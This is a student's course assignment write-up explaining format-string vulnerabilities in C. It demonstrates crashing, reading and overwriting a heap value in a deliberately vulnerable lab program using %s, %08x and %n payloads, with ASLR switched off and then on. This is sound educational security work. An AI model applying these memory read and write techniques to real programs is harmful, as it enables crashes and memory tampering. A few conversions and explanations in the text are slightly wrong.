

CS392 – Secure System Design

Mid Semester Assignment

Tarusi Mittal

1901CS65

Question Overview:

In this assignment, a program with a format-string vulnerability is provided; the primary task is to develop a scheme to exploit the vulnerability

First before performing the tasks, we will see what a Format-String means:

The `printf()` function in C is used to print out a string according to a format. Its first argument is called *format string*, which defines how the string should be formatted. Format strings use placeholders marked by the `%` character for the `printf()` function to fill in data during the printing. The use of format strings is not only limited to the `printf()` function; many other functions, such as `sprintf()`, `fprintf()`, and `scanf()`, also use format strings.

Eg: `printf("The value of ans is: %d", 12)`

In this "The value of ans is: %d" represents our format string.

Now coming to format parameters:

There are several format parameters, each having different meaning. The following table summarizes some of the format parameters of our need:

Parameter	Meaning	Passed as
%d	Decimal(int)	Value
%lu	Unsigned long decimal (unsigned long int)	Value
%x	Hexadecimal (unsigned int)	Value
%s	String ((const) (unsigned) char *)	Reference
%n	Number of bytes written so far, (* int)	Reference

When we print or scan the string, the format parameter is replaced by that particular value which it stands for eg:


`printf("The value of ans is: %d", 12)` -> This will print The value of ans is: 12.

The Stack and Format Strings

The behaviour of the format function is controlled by the format string. The function retrieves the parameters requested by the format string from the stack.

Eg: `printf ("ID: %d, Name: %s, Age: %d\n", id, name, age);`


Lets take name to be bob smith for an example.



`printf()` calls `va_arg()`, which returns the optional argument pointed by `va_list` and advances it to the next argument. When `printf()` is invoked, the arguments are pushed onto the stack in reverse order. When it scans and prints the format string, `printf()` replaces `%d` with the value from the first optional argument and prints out the value. `va_list` is then moved to the position 2.

Now let us take an another example:

Eg: `printf ("ID: %d, Name: %s, Age: %d\n", id, name);`



Now the `va_arg()` macro does not understand if it has reached the end of optional argument list.

So it continues to fetch data from the stack and advancing `va_list` pointer

So, where is a miss-match between the format string and the actual arguments. The pointer keeps of fetching data items from the stack because unless the stack is marked with a boundary, `printf()` does not know where to stop.


By exploiting this condition we can have our format string vulnerabilities.

As given in our question the condition of format string vulnerability that when the contents of our user_input in printf(user_input) are provided by the user. In that case the printf statement becomes dangerous, because it can lead to the following consequences:

1. crash a program
2. read from an arbitrary memory place
3. modifies the value of in an arbitrary memory place.

Task 1: Exploit the vulnerability

Our given piece of code is:

A screenshot of a terminal window with a dark background and light-colored text. The terminal shows the source code of a C program named 'vul_prog.c'. The code includes standard library headers, defines two secret values (SECRET1 and SECRET2), and implements a main function. The main function allocates memory for a secret, prints its address and value, prompts the user for input, and then prints the user input using printf. The code is designed to demonstrate a format string vulnerability by allowing user input to be used as a format string in the printf statement.

```
Terminal
/* vul_prog.c */
#include <stdlib.h>
#include <stdio.h>
#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[]){
    char user_input[100];
    int *secret;
    long unsigned int_input;

    /* The secret value is stored on the heap */
    secret = (int *) malloc(2*sizeof(int));

    /* getting the secret */
    secret[0] = SECRET1; secret[1] = SECRET2;


    printf("The variable secret's address is 0x%8x (on stack)\n", (unsigned int)&secret);
    printf("The variable secret's value is 0x%8x (on heap)\n", (unsigned int)secret);
    printf("secret[0]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[0]);
    printf("secret[1]'s address is 0x%8x (on heap)\n", (unsigned int)&secret[1]);

    printf("Please enter a decimal integer\n");
    scanf("%lu", &int_input); /* getting an input from user */
    printf("Please enter a string\n");
    scanf("%s", user_input); /* getting a string from user */

    /* Vulnerable place */
    printf(user_input);
    printf("\n");

    /* Verify whether your attack is successful */
    printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
    printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
    return 0;
}
```

Before we begin our tasks we need to first turn of randomisation for task A. So that no matter how many times we run the code the address of the items remain the same.




```
[02/25/22]seed@VM:~$ sudo su
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# exit;
exit
[02/25/22]seed@VM:~$
```

Sudo su -> we enter the root;

Now as we have turned of the randomisation we will try to perform the following tasks:

- (i) Crash the program.
- (ii) Print out the secret[1] value.
- (iii) Modify the secret[1] value.
- (iv) Modify the secret[1] value to a pre-determined value 392.

We compile our program by: gcc -o vul_prog vul_prog.v



```
[02/25/22]seed@VM:~$ vim vul_prog.c
[02/25/22]seed@VM:~$ gcc -o vul_prog vul_prog.c
vul_prog.c: In function 'main':
vul_prog.c:29:10: warning: format not a string literal and no format arguments [-Wformat-security]
printf(user_input);
      ^
```

The warning can be ignored it is just because of conversion of int to string

1. Crash The Program

We can crash the given program by providing the adequate string input.

For our case if we will input %s%s%s%s%s%s (different lengths work for different systems)

Now as we saw earlier, when printf will receive the string and it will try to run over it. It will encounter %s, So The va_list() pointer wherever it will be pointing to at instant will think that it is a address. And it will take into account that will try to look for the data at that address. But now it is never guaranteed that an address of that type will exist. This eventually means that the program is trying to get data from an address that never existed and hence our program will crash.

```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed30 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s
Segmentation fault
[02/25/22]seed@VM:~$
```

After entering the string the result we have got is segmentation fault, which comes when we are trying to access something that does not exist. Hence we can say that we have crashed the program.

2. Print out the secret[1] value

Here we need to print the value that is stored at our secret[1].

To do so we need to supply the address of the memory of secret[1] to our printf so that it can go to that location, take the value of contents at secret[1] as string and print the value as an integer.

We know if we will use printf(%s) without specifying a memory address, the target address will be obtained from anyway by the printf() function. The function maintains an initial stack pointer, so that it knows the location of the parameters of the stack.

But if we force the printf to obtain the address from the format string which is also on the stack, we can control the address.

Our code gives the address of secret[1] and our variables value and address as well. The address of secret[1] is stored on a heap and to extract that we need to store it in stack.

Also for the input string we will provide %08x:

What it does is that every time we write it it moves forward 8 bytes.

And in our stack we will then know what is the arrangement of all the addresses.

The number of times we write it that number * 8 bits are skipped:

So our actions will be :

1. We will take an integer 1 and will see which numbered format specifier prints it.

```
[02/25/22]seed@VM:~$  
[02/25/22]seed@VM:~$ gcc -o vul_prog vul_prog.c  
vul_prog.c: In function 'main':  
vul_prog.c:29:10: warning: format not a string literal and no format arguments [-Wformat-security]  
    printf(user_input);  
    ^  
[02/25/22]seed@VM:~$ ./vul_prog  
The variable secret's address is 0xbfffed30 (on stack)  
The variable secret's value is 0x 804fa88 (on heap)  
secret[0]'s address is 0x 804fa88 (on heap)  
secret[1]'s address is 0x 804fa8c (on heap)  
Please enter a decimal integer  
1  
Please enter a string  
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/  
bfffed38/b7fff918/b7fd6990/b7fd4240/b7fe97a2/b7fd6b48/bfffee54/0804fa88/00000001/78383025/3830252f/30252f78/252f7838/  
The original secrets: 0x44 -- 0x55  
The new secrets:      0x44 -- 0x55
```

Our required position

We can see that our 9th specifier belongs to our variable integer provided.

2. After getting that now we will take the address of secret[1] and convert it from hexadecimal to decimal.

```
[02/25/22]seed@VM:~$ ./vul_prog  
The variable secret's address is 0xbfffed30 (on stack)  
The variable secret's value is 0x 804fa88 (on heap)  
secret[0]'s address is 0x 804fa88 (on heap)  
secret[1]'s address is 0x 804fa8c (on heap)  
Please enter a decimal integer
```

The address is: 0x804fa8c

Converting it in decimal: 134544012

3. We will feed this converted decimal number as the decimal integer input.
4. On the string instead of writing only %08x we will write %s at the 9th position. So that it can take the value at secret[1] and prints its ASCII number.

```
[02/25/22]seed@VM:~$  
[02/25/22]seed@VM:~$  
[02/25/22]seed@VM:~$ ./vul_prog  
The variable secret's address is 0xbfffed30 (on stack)  
The variable secret's value is 0x 804fa88 (on heap)  
secret[0]'s address is 0x 804fa88 (on heap)  
secret[1]'s address is 0x 804fa8c (on heap)  
Please enter a decimal integer  
134544012  
Please enter a string  
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%s  
bfffed38/b7fff918/b7fd6990/b7fd4240/b7fe97a2/b7fd6b48/bfffee54/0804fa88/U  
The original secrets: 0x44 -- 0x55  
The new secrets:      0x44 -- 0x55  
[02/25/22]seed@VM:~$  
[02/25/22]seed@VM:~$
```

Value of secret[1]

5. We have received the value of secret[1] at the 9th position in our output string

6. We can verify that in our case. Checking it;

Value of secret[1] in hexadecimal = 0x55

Converting it into decimal = 85

The character with ASCII value 85 = U

Hence we have got the correct result.

3. Modify the secret[1] value

As we have seen earlier %n format specifier is able to write the number of bytes so far into our memory.

In our code we will simply change the 9th position to %n.

What will happen by doing it is that it will count all the bytes that have appeared before and will write that count in the memory address on secret[1].

```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed30 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%n
bffffed38/b7fff918/b7fd6990/b7fd4240/b7fe97a2/b7fd6b48/bfffee54/0804fa88/
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x48
[02/25/22]seed@VM:~$
```

So our new value of secret[1] = 0x48

Converting it into decimal we get = 72.

If we try to verify we can see that:

Our input string was: %08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%n

'%08x' – prints 8 bytes.

'/' - prints 1 byte

Total bytes: 8*8 (8 %08x are there) + 8 (8 / are there)

$$= 64+8$$

$$= 72$$

Hence our updated value is verified.

4. Modify the secret[1] value to a pre-determined value 392

In this case we need to update the value of `secret[1]` to 392.

It means that we need to print 392 characters before using %n. SO that our format specifier can count 392 and then write that value in the address of secret[1] and that will solve our purpose.

We know we have to write %n at the 9th position because that is where our variable integer is. And our secret[1] address is at that position.

Now we need to create a string so that total bytes are 392 before %n

We took the string: %08x/%08x/%08x/%08x/%08x/%08x/%08x/%0328x/%n

'%08x' – prints 8 bytes.

‘/’ - prints 1 byte

'%0328x' – prints 328 bytes

So total bytes: 8×7 (7 times %08x was used) + 8×1 (8 times '/' was used) + 328 (we entered %0328 which skips 328 bytes)

$$= 56 + 8 + 328 = 392$$

[illegible]


We received the value as 0x188, converting this hexadecimal value into decimal we get 392. Which means our value is correct.

Task 2: Memory Randomisation

First we need to turn on address randomisation:

```
Terminal
root@VM: /home/seed
[02/25/22]seed@VM:~$ sudo su
root@VM:/home/seed# sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed# exit
exit
[02/25/22]seed@VM:~$
```

First lets see the effect of address randomisation on our stack framework.



So if we see we can consider this as a box the inside of which is always fixed. The distance of our user_input from the secret pointer will always be the same. It is because of the fact the this whole box gets allotted the memory in one time. Now can starting can vary each time but the distance between the components will remain the same always.

So to run our tasks, we only need to find how much the offset is. i.e how many leaps we need to take from our format_string to our int_input, because ethat is what we require to change or read the value of our secret[1] variable.

So we will run the program 2-3 times to verify and we will put the value of decimal integer as 1 to spot it.

```

[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbffdb8b0 (on stack)
The variable secret's value is 0x 9243a88 (on heap)
secret[0]'s address is 0x 9243a88 (on heap)
secret[1]'s address is 0x 9243a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x
bffdb8b8/b77a9918/b7780990/b777e240/b77937a2/b7780b48/bffdb9d4/09243a88/00000001/7
8383025
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[02/25/22]seed@VM:~$

```

```

[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfb0eed0 (on stack)
The variable secret's value is 0x 94f8a88 (on heap)
secret[0]'s address is 0x 94f8a88 (on heap)
secret[1]'s address is 0x 94f8a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x
bfb0eed8/b7754918/b772b990/b7729240/b773e7a2/b772bb48/bfb0eff4/094f8a88/00000001/7
8383025
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[02/25/22]seed@VM:~$

```

```

[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfce10e0 (on stack)
The variable secret's value is 0x 9eala88 (on heap)
secret[0]'s address is 0x 9eala88 (on heap)
secret[1]'s address is 0x 9eala8c (on heap)
Please enter a decimal integer
1
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x
bfce10e8/b77a1918/b7778990/b7776240/b778b7a2/b7778b48/bfcea120/09eala88/00000001/7
8383025
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[02/25/22]seed@VM:~$

```

If we see in all the three cases the values of address are different but, ur integer values always appeared on the 9th position and secret[0] address always appears on the 8th position.

Hence we can safely conclude that although our address values will change however it will have no effect whatsoever on the arrangement inside our stack framework and every time we want to read or modify our secret[1] value we will do the changes at the 9th position in the string only.

1. Crash The Program

We can crash the given program by providing the adequate string input.

For our case if we will input %s%s%s%s%s%s%s (different lengths work for different systems). Address randomization has no effect on this.

```
[02/25/22]seed@VM:~$ gcc -o vul_prog vul_prog.c
vul_prog.c: In function 'main':
vul_prog.c:29:10: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(user_input);
  ^
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfa34fb0 (on stack)
The variable secret's value is 0x 9068a88 (on heap)
secret[0]'s address is 0x 9068a88 (on heap)
secret[1]'s address is 0x 9068a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s
Segmentation fault
```

After entering the string the result we have got is segmentation fault, which comes when we are trying to access something that does not exist. Hence we can say that we have crashed the program.

2. Print out the secret[1] value

All the steps are same as of the Task1 part2. The only thing to keep in mind is the changes address location and now according to that we will give the value of our decimal integer.

We will use %s at our 9th format specifier only.

Hexadecimal address of secret[1] - 0x81c2a8c

Decimal conversion - 136063628

```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbf9bd290 (on stack)
The variable secret's value is 0x 81c2a88 (on heap)
secret[0]'s address is 0x 81c2a88 (on heap)
secret[1]'s address is 0x 81c2a8c (on heap)
Please enter a decimal integer
136063628
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%s
bf9bd298/b77e9918/b77c0990/b77be240/b77d37a2/b77c0b48/bf9bd3b4/081c2a8c/U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
```

Value of secret[1]


3. Modify the secret[1] value

All the steps are same as of the Task1 part2. The only thing to keep in mind is the changes address location and now according to that we will give the value of our decimal integer.

We will use %n at our 9th format specifier only.

Hexadecimal address of secret[1] - 0x8956a8c

Decimal conversion - 144009868



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfc3fc40 (on stack)
The variable secret's value is 0x 8956a88 (on heap)
secret[0]'s address is 0x 8956a88 (on heap)
secret[1]'s address is 0x 8956a8c (on heap)
Please enter a decimal integer
144009868
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%n
bfc3fc48/b77fc918/b77d3990/b77d1240/b77e67a2/b77d3b48/bfc3fd64/08956a88/
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x48
[02/25/22]seed@VM:~$
[02/25/22]seed@VM:~$
```

So our new value of secret[1] = 0x48

Converting it into decimal we get = 72.

If we try to verify we can see that:

Our input string was: %08x/%08x/%08x/%08x/%08x/%08x/%08x/%08x/%n

'%08x' – prints 8 bytes.

'/' - prints 1 byte

Total bytes: 8*8 (8 %08x are there) + 8 (8 / are there)

= 64+8

= 72

Hence our updated value is verified.

4. Modify the secret[1] value to a pre-determined value 392

We know we have to write %n at the 9th position because that is where our variable integer is. And our secret[1] address is at that position.

Now we need to create a string so that total bytes are 392 before %n

We took the string: %08x/%08x/%08x/%08x/%08x/%08x/%08x/%0328x/%n

'%08x' – prints 8 bytes.

‘/’ - prints 1 byte

'%0328x' – prints 328 bytes

So total bytes: 8×7 (7 times %08x was used) + 8×1 (8 times '/' was used) + 328 (we entered %0328 which skips 328 bytes)

$$= 56 + 8 + 328 = 392$$

Hexadecimal address of secret[1] - 0x8789a8c

Decimal conversion - 1421121612

```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbf92e070 (on stack)
The variable secret's value is 0x 8789a88 (on heap)
secret[0]'s address is 0x 8789a88 (on heap)
secret[1]'s address is 0x 8789a8c (on heap)
Please enter a decimal integer
142121612
Please enter a string
%08x/%08x/%08x/%08x/%08x/%08x/%08x/%0328x/%n
bf92e078/b77b9918/b7790990/b778e240/b77a37a2/b7790b48/bf92e194/0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000008
789a88/
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x188
[02/25/22]seed@VM:~$
```

Our predefined value in hexadecimal representation

We received the value as 0x188, converting this hexadecimal value into decimal we get 392. Which means our value is correct.